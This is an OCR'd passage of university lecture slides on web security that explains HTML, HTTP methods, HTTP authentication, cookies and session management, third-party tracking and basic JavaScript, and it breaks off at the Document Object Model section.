Cristina Nita-Rotaru

CS6740: Network security


Web security.

Sources

1. Many slides courtesy of Wil Robertson: https://wkr.io
2. Dom-based XSS example courtesy of OWASP: https://www.owasp.org/index.php/DOM_Based_XSS
3. CSP discussion courtesy of HTML5Rocks: http://www.html5rocks.com/en/tutorials/security/content-security-policy/
4. Why is CSP Failing? Trends and Challenges in CSP Adoption: https://wkr.io/assets/publications/raid2014csp.pdf
5. Page Redder Chrome extension example code: https://developer.chrome.com/extensions/samples
6. Securing Legacy Firefox Extensions with Sentinel: https://wkr.io/assets/publications/dimva2013sentinel.pdf
7. Hulk: Eliciting Malicious Behavior in Browser Extensions: http://cs.ucsb.edu/~kapravel/publications/usenix2014_hulk.pdf

- Wikipedia HTTP Cookie; Same Origin Policy; Cross Site Scripting;Cross Site Request Forgery
- https://www.nczonline.net/blog/2009/05/05/http-cookies-explained/

Client-server model for the web



Timeline

- 1991: HTML and HTTP
- 1992/1993: First browser
- 1994: Cookies
- 1995: JavaScript
- 1995: Same Origin Policy (SOP)
- 1995, 1997, 1998 – Document Object Model
- 1996: SSL later to become TLS
- 1999: XMLHttpRequest
- 2014: CORS and HTML 5 - W3C Recommendation

Applications with rich functionality and increased complexity; **today**, **modern browsers act as operating systems.**


Browser as an operating system

- Web users visit multiple websites simultaneously
- A browser serves web pages (which may contain programs) from different web domains (sources)
  - runs programs provided by mutually untrusted entities; running code one does not know/trust is dangerous
  - maintains resources created/updated by web domains
- Browser must
  - have a security policy to manage/protect browser-maintained resources and to provide separation among mutually untrusted scripts
  - confine (sandbox) these scripts so that they cannot access arbitrary local resources

Why care about web security

- Many sensitive tasks are done through web
  - Online banking, online shopping
  - Database access
  - System administration

- Web applications and web users are targets of many security and privacy related attacks
  - On the client side
  - On the server site
  - On the network




1: Web architecture

HTML and HTTP - 1991

- 1991: First version of Hypertext Markup Language (HTML) released by Sir Tim Berners-Lee
  - Markup language for displaying documents
  - Contained 18 tags, including anchor (<a>) a.k.a. a hyperlink
- 1991: First version of Hypertext Transfer Protocol (HTTP) is published
  - Berners-Lee's original protocol only included GET requests for HTML
  - HTTP is more general, many request (e.g. PUT) and document types

First website: http://info.cern.ch/

Web architecture circa-1992



HTML

- Hypertext Markup Language
  - HTML 2.0 → 3.2 → 4.0 → 4.01 → XHTML 1.1 → ~~XHTML 2.0~~ → HTML 5
- Syntax
  - Hierarchical tags (elements), originally based on SGML
- Structure
  - <head> contains metadata
  - <body> contains content

HTML example

```
<!doctype html>

<html>
<head>
    <title>Hello Wo
</head>
    <body>
        <h1>Hello World</h1>
     <img src="/img/my_face.jp
        <p>
            I am 12 and what is
            <a href="wierd_thing.html">this</a>?
        </p>
        <img src="http://www.images.com/cats/
adorablekitten.jpg"></img>
    </body>
</html>
```


HTML may embed other resources from the same origin

… or from other origins (cross origin embedding)

HTTP

- Hypertext Transfer Protocol
  - Intended for downloading HTML documents
  - Can be generalized to download any kind of file
- HTTP message format
  - Text based protocol, typically over TCP
  - **Stateless**
- Requests and responses must have a header, body is optional
  - Headers includes key: value pairs
  - Body typically contains a file (GET) or user data (POST)
- Various versions
  - 0.9 and 1.0 are outdated, 1.1 is most common, 2.0 ratified

HTTP messages




HTTP methods

Verb	Description
GET	Retrieve resource at a given path
HEAD	Identical to a GET, but response omits body
POST	Submit data to a given path, might create resources as new paths
PUT	Submit data to a given path, creating resource if it exists or modifying existing resource at that path
DELETE	Deletes resource at a given path
TRACE	Echoes request
OPTIONS	Returns supported HTTP methods given a path
CONNECT	Creates a tunnel to a given network location

HTTP stateless design and implications

- Stateless request/response protocol
  - Each request is independent of previous requests
- Statelessness has a significant impact on design and implementation of applications
  - Hosts do not need to retain information about users between requests
  - Web applications must use alternative methods to track the user's progress from page to page
    - Cookies, hidden variables, ULR encoded parameters;

Session state in URL example



Store session information in URL; Easily read on network

HTTP authentication before cookies

- Access control mechanism built into HTTP itself
- Server indicates that authentication is required in HTTP response
  - `WWW-Authenticate: Basic realm="$realmID”`
- Client submits base64-encoded username and password *in the clear*
  - `Authorization: Basic BASE64($user:$passwd)`
  - HTTP is stateless, so this must be sent with every request
  - No real logout mechanism
- Digest variant uses hash construction (usually MD5)

Cookies – 1994 (Mosaic Netscape 0.9beta)

- Originally developed for MCI for an e-commerce application as an access control mechanism better than HTTP Authentication
- Cookies are a basic mechanism for persistent state
  - Allow services to store about 4K of data (no code) at the client
  - State is reflected back to the server in every HTTP request
- Attributes
  - Domain and path restrict resources browser will send cookies to
  - Expiration sets how long cookie is valid; Without the expires option, a cookie has a lifespan of a single session. A session is defined as finished when the browser is shut down,
  - Additional security restrictions (added much later): HttpOnly, Secure
  - Manipulated by `Set-Cookie` and `Cookie` headers


Cookie fields

- An example cookie:


Name	session-token
Content	"s7yZiOvFm4YymG….”
Domain	.amazon.com
Path	/
Send For	Any type of connection
Expires	Monday, September 08, 2031 7:19:41 PM

Use cookies to store state info

- A cookie is a name/value pair created by a website to store information on your computer



Cookie example



Web authentication via cookies

- HTTP is stateless
  - How does the server recognize a user who has signed in?
- Servers can use cookies to store state on client
  - After client successfully authenticates, server computes an authenticator and gives it to browser in a cookie
    - Client cannot forge authenticator on his own (session id)
  - With each request, browser presents the cookie
  - Server verifies the authenticator

Typical session with cookies

Authenticators must be unforgeable and tamper-proof

(malicious clients shouldn’t be able to modify an existing authenticator)

Session cookie example details

1. Client submits login credentials
2. App validates credentials
3. App generates and stores a cryptographically secure session identifier
    1. e.g., Hashed, encoded nonce
    2. e.g., HMAC(session_id)
4. App uses `Set-Cookie` to set session ID
5. Client sends session ID as part of subsequent requests using `Cookie`
6. Session dropped by cookie expiration or removal of server-side session record

Session cookies

- Advantages
  - Flexible – authentication delegated to app layer (vs. HTTP Authentication)
  - Support for logout
  - Large number of ready-made session management frameworks
- Disadvantages
  - Flexible – authentication delegated to app layer
  - Session security depends on secrecy, unpredictability, and tamper-evidence of cookie

Managing state

- Each origin may set cookies
  - Objects from embedded resources may also set cookies

```
<img src="http://www.images.com/cats/
        adorablekitten.jpg"></img>
```

- When the browser sends an HTTP request to origin *D*, which cookies are included?
  - Only cookies for origin *D* that obey the specific path constraints

Browser cookie management

- Cookie Same-origin ownership
  - Once a cookie is saved on your computer, only the Web site that created the cookie can read it
- Variations
  - Temporary cookies
    - Stored until you quit your browser
  - Persistent cookies
    - Remain until deleted or expire
  - Third-party cookies
    - Originates on or sent to a web site other than the one that provided the current page

Third-party cookies example

- Get a page from merchant.com
  - Contains <img src=http://doubleclick.com/advt.gif>
  - Image fetched from DoubleClick.com: **DoubleClick now knows your IP address and page you were looking at**
- DoubleClick sends back a suitable advertisement
  - Stores a cookie that identifies "you" at DoubleClick
- Next time you get page with a doubleclick.com image
  - Your DoubleClick cookie is sent back to DoubleClick
  - DoubleClick could maintain the set of sites you viewed
  - Send back targeted advertising (and a new cookie)
- Cooperating sites
  - Can pass information to DoubleClick in URL, …

Cookies summary

- Stored by the browser
- Used by the web applications
  - used for authenticating, tracking, and maintaining specific information about users
    - e.g., site preferences, contents of shopping carts
- Cookie ownership
  - Once a cookie is saved on your computer, only the website that created the cookie can read it
- Security aspects
  - Data may be sensitive
  - May be used to gather information about specific users

JavaScript 1995

- 1995: JavaScript introduced with Netscape Navigator 2.0
  - Netscape allowed Java plugins to be embedded in webpages
  - Designed to be a lightweight alternative to Java for beginners
  - No relationship to Java, other than the name
- 1996: Microsoft introduces JScript and VBScript with IE 3.0 JScript was similar, but not identical to, JavaScript (embrace, extend, extinguish)
- Features
  - Dynamic, weakly-typed
  - Prototype-based inheritance
  - First-class functions

JavaScript

- Inline
  - `<a onclick="doSomething();"></a>`
- Embedded
  - `<script>alert('Hello');</script>`
- External
  - `<script src="/js/main.js"></script>`

JavaScript example

```
var n = 1;
var s = 'what';

var fn = function(x, y) {
    return x + y;
}

var arr = ['foo', 'bar',
0];

var obj = {
    msg: s,
    op: fn,
};
```

```
var fn = function(msg) {
    // ...
};

addEventListener('click',
fn, false);
```

Document Object Model (DOM)

- Provides an API for accessing browser state and frame contents
  - Accessible via JavaScript
- Browser state
